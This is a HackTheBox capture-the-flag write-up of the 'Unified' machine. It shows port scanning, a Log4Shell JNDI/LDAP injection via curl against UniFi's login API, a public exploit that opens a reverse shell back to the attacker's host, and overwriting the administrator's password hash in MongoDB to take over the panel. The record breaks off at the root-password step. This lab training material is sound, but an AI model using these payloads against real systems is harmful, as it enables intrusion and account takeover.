HackTheBox - Unified (Starting Point - tier 2)
Tools/techniques
- Network:
nmap(full port scan, service/version)curl(HTTP/HTTPS requests, JNDI injection)tcpdump(confirming JNDI/LDAP callback)
- Web / exploit:
- UniFi Network Web UI (port 8443)
- CVE-2021-44228 (Log4Shell) analysis
- GitHub exploit:
puzzlepeaches/Log4jUnifi python3(venv),pip,mvn, RogueJNDI
- Post-exploitation:
mongo(MongoDB shell on port 27117)openssl passwd -6(generating SHA512-crypt hashes)nc(reverse shell listener)ssh(access as root)
- Techniques:
- Log4Shell (JNDI injection, LDAP)
- MongoDB enumeration and data modification (DB
ace, collectionadmin) - obtaining root credentials via UniFi panel ("Device / SSH Authentication")
Summary
Exploiting the Unified machine relies on vulnerable UniFi Network 6.4.54: Log4Shell (CVE-2021-44228) gives a reverse shell as unifi, then through MongoDB we modify the administrator account in the UniFi panel, from which we read the root SSH password and complete full system compromise.
1. Port scan
Initially I tried a full scan:
┌──(kali㉿kali)-[~/Desktop/hack the box/unified]
└─$ nmap -sC -sV -p- 10.129.23.138
This variant (-sC -sV on all 65535 ports) scanned very slowly and practically "hung" around ~27%, so I interrupted (Ctrl+C) and modified the command to a faster, pure port SYN-scan without scripts:
┌──(kali㉿kali)-[~/Desktop/hack the box/unified]
└─$ nmap -Pn -sS -p- --min-rate 2000 -T4 10.129.23.138

PORT     STATE SERVICE
22/tcp   open  ssh
6789/tcp open  ibm-db2-admin
8080/tcp open  http-proxy
8443/tcp open  https-alt
8843/tcp open  unknown
8880/tcp open  cddbp-alt
Key finding
- First four open ports (Task 1): 22, 6789, 8080, 8443
- Interesting:
- 22/tcp – SSH
- 8080 / 8443 – typical for UniFi
- 6789 – later confirmed as
unifi.throughput.portin configuration
2. HTTP(S) reconnaissance and vulnerability identification
2.1. Version scan on port 8443
Command
┌──(kali㉿kali)-[~/Desktop/hack the box/unified]
└─$ nmap -Pn -sC -sV -p 8443 10.129.23.138

PORT     STATE SERVICE         VERSION
8443/tcp open  ssl/nagios-nsca Nagios NSCA
| ssl-cert: Subject: commonName=UniFi/organizationName=Ubiquiti Inc./stateOrProvinceName=New York/countryName=US
| Subject Alternative Name: DNS:UniFi
| Not valid before: 2021-12-30T21:37:24
|_Not valid after:  2024-04-03T21:37:24
| http-title: UniFi Network
|_Requested resource was /manage/account/login?redirect=%2Fmanage
Key finding
- Application title on 8443 (Task 2): UniFi Network
- Cert and
http-titleclearly indicate UniFi Controller/Network.

2.2. UniFi panel in browser
- URL:
https://10.129.23.138:8443/manage/account/login?redirect=%2Fmanage - After accepting the self-signed cert, the UniFi Network login screen appears.
- The UI above the form shows the version (Task 3): 6.4.54
2.3. Vulnerability research (Log4Shell)
Search phrases:
UniFi Network 6.4.54 CVEunifi log4j exploit
Found among others:

- Advisory:
https://censys.com/blog/cve-2021-44228-log4j
Key:
- UniFi version 6.4.54 is vulnerable to CVE-2021-44228 (Log4Shell) → Task 4.

- Exploit uses the
rememberfield in/api/login:{"username":"a","password":"a","remember":"${jndi:ldap://...}", "strict":true}
- JNDI uses LDAP (Task 5).
Additional POC/analysis fragment for /api/login exploitation:
(source: https://www.sprocketsecurity.com/blog/another-log4j-on-the-fire-unifi)
3. Log4Shell (JNDI/LDAP) confirmation and Log4jUnifi exploit

3.1. LDAP callback confirmation (Task 6, 7)
Listener:
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo tcpdump -i tun0 port 1389
tcpdump: verbose output suppressed, use -v[v]...
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
06:11:17.143005 IP 10.129.23.138.42700 > 10.10.14.60.1389: Flags [S], ...
06:11:17.143016 IP 10.10.14.60.1389 > 10.129.23.138.42700: Flags [R.], ...
Request with JNDI payload:
┌──(kali㉿kali)-[~/Desktop/hack the box/unified]
└─$ curl -i -s -k -X POST \
  -H 'Host: 10.129.23.138:8443' \
  -H 'Content-Type: application/json; charset=utf-8' \
  --data-binary "{\"username\":\"a\",\"password\":\"a\",\"remember\":\"\${jndi:ldap://10.10.14.60:1389/a}\",\"strict\":true}" \
  "https://10.129.23.138:8443/api/login"

HTTP/1.1 400
...
{"meta":{"rc":"error","msg":"api.err.InvalidPayload"},"data":[]}tcpdump→ answer to Task 6 (traffic capture tool).- JNDI protocol → LDAP (Task 5), default port theoretically 389 (Task 7).
3.2. Log4jUnifi exploit repo
Cloning and preparation:
┌──(kali㉿kali)-[~/Desktop/hack the box/unified]
└─$ git clone --recurse-submodules https://github.com/puzzlepeaches/Log4jUnifi

┌──(kali㉿kali)-[~/Desktop/hack the box/unified/Log4jUnifi]
└─$ python3 -m venv venv
┌──(kali㉿kali)-[~/Desktop/hack the box/unified/Log4jUnifi]
└─$ source venv/bin/activate
(venv) ┌──(kali㉿kali)-[~/Desktop/hack the box/unified/Log4jUnifi]
└─$ pip install -r requirements.txt

(venv) ┌──(kali㉿kali)-[~/Desktop/hack the box/unified/Log4jUnifi]
└─$ sudo apt install -y openjdk-11-jre maven

(venv) ┌──(kali㉿kali)-[~/Desktop/hack the box/unified/Log4jUnifi]
└─$ mvn package -f utils/rogue-jndi/
[INFO] BUILD SUCCESS
Exploit help:
(venv) ┌──(kali㉿kali)-[~/Desktop/hack the box/unified/Log4jUnifi]
└─$ python exploit.py -h
usage: exploit.py [-h] -u URL -i CALLBACK -p PORT

options:
  -u, --url URL      Unifi Network Manager base URL
  -i, --ip CALLBACK  Callback IP for payload delivery and reverse shell.
  -p, --port PORT    Callback port for reverse shell.
3.3. Reverse shell via exploit
Listener:
┌──(kali㉿kali)-[~/Desktop/hack the box/unified]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
Exploit:
(venv) ┌──(kali㉿kali)-[~/Desktop/hack the box/unified/Log4jUnifi]
└─$ python exploit.py -u https://10.129.23.138:8443 -i 10.10.14.60 -p 4444
[*] Starting malicous JNDI Server
{"username": "${jndi:ldap://10.10.14.60:1389/o=tomcat}", "password": "log4j", "remember": "${jndi:ldap://10.10.14.60:1389/o=tomcat}", "strict":true}
[*] Firing payload!
[*] Check for a callback!
On the listener:
┌──(kali㉿kali)-[~/Desktop/hack the box/unified]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.60] from (UNKNOWN) [10.129.23.138] 46960
whoami
unifi
hostname
unified
id
uid=999(unifi) gid=999(unifi) groups=999(unifi)
pwd
/usr/lib/unifi
4. MongoDB UniFi – port, database, admins, modification
4.1. MongoDB port (Task 8)
Process check:
unifi@unified:/usr/lib/unifi$ ps aux | grep -i mongo
unifi 69 ... bin/mongod --dbpath /usr/lib/unifi/data/db --port 27117 ...- MongoDB port (Task 8): 27117

4.2. system.properties configuration
cd /usr/lib/unifi/data
cat system.properties
## controller UI / API
# unifi.https.port=8443
...
## local-bound port for DB server
# unifi.db.port=27117
...
# unifi.throughput.port=6789
...
4.3. Connecting to Mongo and DB enumeration (Task 9)
mongo --port 27117
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:27117/
MongoDB server version: 3.6.3
> show dbs
ace       0.002GB
ace_stat  0.000GB
admin     0.000GB
config    0.000GB
local 0.000GB- Default UniFi database (Task 9):
ace
Switching and collections:
> use ace
switched to db ace
> show collections
account
admin
...
user
...
4.4. Admin enumeration (Task 10) and analysis
> db.admin.find(
  {},
  { name: 1, email: 1, x_shadow: 1, requires_new_password: 1 }
)
{ "name" : "administrator", "email" : "[email protected]", "x_shadow" : "$6$Ry6Vdbse$...", "requires_new_password" : false }
{ "name" : "michael", "email" : "[email protected]", "x_shadow" : "$6$spHwHYVF$...", "requires_new_password" : false }
{ "name" : "Seamus", "email" : "[email protected]", "x_shadow" : "$6$NT.hcX..$...", "requires_new_password" : true }
{ "name" : "warren", "email" : "[email protected]", "x_shadow" : "$6$DDOzp/8g$...", "requires_new_password" : true }
{ "name" : "james", "email" : "[email protected]", "x_shadow" : "$6$ON/tM.23$...", "requires_new_password" : false }- Function to enumerate users (Task 10):
find(), e.g.db.admin.find().
Available methods (essence):
> db.admin.help()
...
db.admin.update( query, object[, upsert_bool, multi_bool] )
db.admin.updateOne( filter, update, <optional params> )
db.admin.updateMany( filter, update, <optional params> )
...- Function to update users (Task 11):
db.admin.update()(orupdateOne,updateMany).
4.5. Generating new SHA512-crypt hash
On Kali:
┌──(kali㉿kali)-[~/Desktop/hack the box/unified]
└─$ openssl passwd -6 '12345'
$6$rUb7pYZ7fOwb6wLS$DVFRFCChM.Olm/RcyTSn37fY6bZ0N6LTLCv4tGoDF1aKOLGI8pYh5F4cIVX0yrRhhSgenlZ1szAGcUFxGai7D1
4.6. Updating administrator password in Mongo
> use ace
switched to db ace

> db.admin.update(
  { name: "administrator" },
  {
    $set: {
      x_shadow: "$6$rUb7pYZ7fOwb6wLS$DVFRFCChM.Olm/RcyTSn37fY6bZ0N6LTLCv4tGoDF1aKOLGI8pYh5F4cIVX0yrRhhSgenlZ1szAGcUFxGai7D1",
      requires_new_password: false
    }
  }
)
WriteResult({ "nMatched" : 1, "nUpserted" : 0, "nModified" : 1 })

> db.admin.find(
  { name: "administrator" },
  { name: 1, email: 1, x_shadow: 1, requires_new_password: 1 }
)
{ "name" : "administrator", "email" : "[email protected]",
  "x_shadow" : "$6$rUb7pYZ7fOwb6wLS$DVFRFCChM.Olm/RcyTSn37fY6bZ0N6LTLCv4tGoDF1aKOLGI8pYh5F4cIVX0yrRhhSgenlZ1szAGcUFxGai7D1",
  "requires_new_password" : false }
5. UniFi panel takeover and obtaining root password (Task 12)

5.1. Logging into UniFi panel
- URL:
https://10.129.23.138:8443/manage/account/login?redirect=%2Fmanage - Login credentials:
- Username:
administrator - Password:
12345(our new password)
- Username:
5.2. Device / SSH Authentication settings = root password
